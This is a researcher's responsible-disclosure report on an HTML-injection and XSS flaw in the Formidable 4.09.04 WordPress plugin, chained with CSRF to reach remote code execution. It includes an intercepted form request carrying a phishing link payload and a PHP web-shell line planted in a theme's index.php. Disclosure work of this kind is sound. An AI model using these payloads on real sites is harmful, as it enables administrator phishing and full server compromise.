

Formidable 4.09.04

Responsible Disclosure

by Maximilian Barz

The following vulnerabilities are part of my **responsible disclosure and Bug Bounty Hunt**.

If your organization has a BugBounty program I would be happy receiving a little Bug Bounty. If this is not the Case I would really appreciate if you would publish my name next to this Bug in your next release notes as reputation is much more valuable for me than money.

Summary:

Found Vulnerabilities:

- HTML Injection
- Cross-Site-Scripting (XSS)

Affected files:

- /formidable/classes/helpers/FrmEntriesListHelper.php on Line 309

```
private function get_actions( $actions, $item, $view_link ) {
    $view_link = FrmAppHelper::maybe_full_screen_link( $view_link );
    $actions['view'] = '<a href="' . esc_url( $view_link ) . '">View' . __( 'View', 'formidable' ) . '</a>';

    if ( current_user_can( 'frm_delete_entries' ) ) {
        $delete_link = 'page=formidable-entries&frm_action=destroy&id=' . $item->id . '&form=' . $this->params['form'];
        $delete_link = FrmAppHelper::maybe_full_screen_link( $delete_link );
        $actions['delete'] = '<a href="' . esc_url( wp_nonce_url( $delete_link ) . '" class="submitdelete" data-frmverify="' . esc_attr__( 'Permanently delete this entry?', 'formidable' ) . '">Delete' . __( 'Delete', 'formidable' ) . '</a>';
    }

    $actions = apply_filters( 'frm_row_actions', $actions, $item );
}
```

Fuction: get_actions

Attack Scenarios:

Vulnerability Chain 1: XSS in Wordpress Admin Interface + Wordpress CSRF resulting in Remote Code Execution.

PoC Videos:

- **XSS PoC in Formidable 4.09.04**
(<https://youtu.be/kBmXCXUInPQ>)
- **RCE through XSS and Wordpress CSRF in Formidable 4.09.04**
(<https://youtu.be/kx5P6jz6SWo>)

All videos are not public and just via their specified URI available

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Vulnerabilities and attack scenarios:

1. HTML Injection leading to Cross-Side-Scripting (XSS)

Formidable 4.09.04 allows to inject certain HTML Tags like `<audio>`, `<video>`, ``, `<a>` and `<button>`.

This could allow an unauthenticated, remote attacker to exploit a HTML-injection by injecting a malicious link. The HTML-injection may trick authenticated users to follow the link. If the Link gets clicked, Javascript code can be executed. The vulnerability is due to insufficient sanitization of the „data-frnverify“ tag for links in the web-based entry inspection page of affected systems. A successful exploitation in combination with CSRF could allow the attacker to perform arbitrary actions on an affected system with the privileges of the user. These actions include stealing the users account by changing his password or allowing attackers to submit their own code through an authenticated user resulting in Remote Code Execution. If an authenticated user who is able to edit Wordpress PHP Code in any kind, clicks the malicious link PHP code can be edited.

See PoC Video: Video 1

Calculated CVSS: 7.0 Medium

CVE: Not requested yet. (If Formidable acknowledges the presence of the vulnerability I will request a CVE number for it).


Demonstration on how these vulnerabilities can be turned into a whole system compromise using attack chains:

Attack Chain 1: XSS in Wordpress Admin Interface + Wordpress CSRF resulting in Remote Code Execution.


This scenario demonstrates how an attacker is able to completely compromise a Wordpress application through XSS by exploiting Formidable 4.09.04 forms.

To make this attack chain work, an administrator has to be tricked into clicking a malicious link while being logged in to Wordpress.

Step 1: The attacker submits a new form entry and intercepts the request for further inspection.

A screenshot of a web form titled 'Formidable Form'. The form has a light green background. It contains two input fields: a text field labeled 'Text' with the value 'test', and a text area labeled 'Absatz' with the value 'test'. Below the text area is a button labeled 'Senden'.

Formidable Form



Intercepting the request

Step 2: The attacker changes the corresponding entry fields to create a fake message pretending coming from the developers.

```

46 Content-Disposition: form-data; name="item_meta[21]"
47
48 Update now to get ADD-ONS for free!
49 .....360420213422503242443871934486
50 Content-Disposition: form-data; name="item_meta[22]"
51
52 
53 Because of our anniversary we issue a free Update for all our customers.
54 Included are:
55   - New ADD-ONS
56
57 Only for a short time available
58
59 <a href="?page=formidable-entries&frm_action=destroy&id=44&frm=full=1" class="submitdelete" data-frmverify="Update here">a
60
61 .....360420213422503242443871934486
62 Content-Disposition: form-data; name="item_meta[24]"
63
64 .....360420213422503242443871934486
65 Content-Disposition: form-data; name="item_key"
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67 .....360420213422503242443871934486
68 Content-Disposition: form-data; name="frm_verify"
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
```

Create fake message


Step 3: Attacker creates a payload which edits the index.php file to insert the following line. (Full Payload appended in file XSS_PAYLOAD_FORMIDABLE.txt):

- **echo system(\$_GET['cmd']);**

Step 6: Administrator logs in and inspects new form entries.




Inspecting entries




Injected HTML Code

Step 7: Administrator clicks the „Update here“ Field. This executes the injected Javascript.



XSS gets executed

Because the user (In this case admin which is not uncommon) is authenticated and is able to edit PHP Files, the index.php can be edited, resulting in Remote Code Execution.



```
Themes bearbeiten
Twenty Twenty-One: Hauptindex-Template (index.php)
Inhalt der ausgewählten Datei:
1 <?php
2 /**
3  * The main template file
4  *
5  * This is the most generic template file in a WordPress theme
6  * and one of the few required files for a theme (the other being style.css).
7  * It is used to display a page when nothing more specific matches a query.
8  * E.g., it puts together the home page when no home.php file exists.
9  *
10  * @link https://developer.wordpress.org/themes/basics/template-hierarchy/
11  *
12  * @package WordPress
13  * @subpackage Twenty Twenty-One
14  * @since Twenty Twenty-One 1.0
15  */
16
17 get_header();
18 echo system($_GET['cmd']);
19 if ( ! have_posts() ) {
20
21     // Load posts loop.
22     while ( have_posts() ) {
23         the_post();
24     }
25     get_template_part( 'template-parts/content/content', get_theme_mod( 'display_excerpt_or_full_post', 'excerpt' ) );
26 }
27 // Previous/next page navigation.
28 twenty_twenty_one_the_posts_navigation();
29
30 } else {
31
32     // If no content, include the "No posts found" template.
33     get_template_part( 'template-parts/content/content-none' );
34 }
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36 get_footer();
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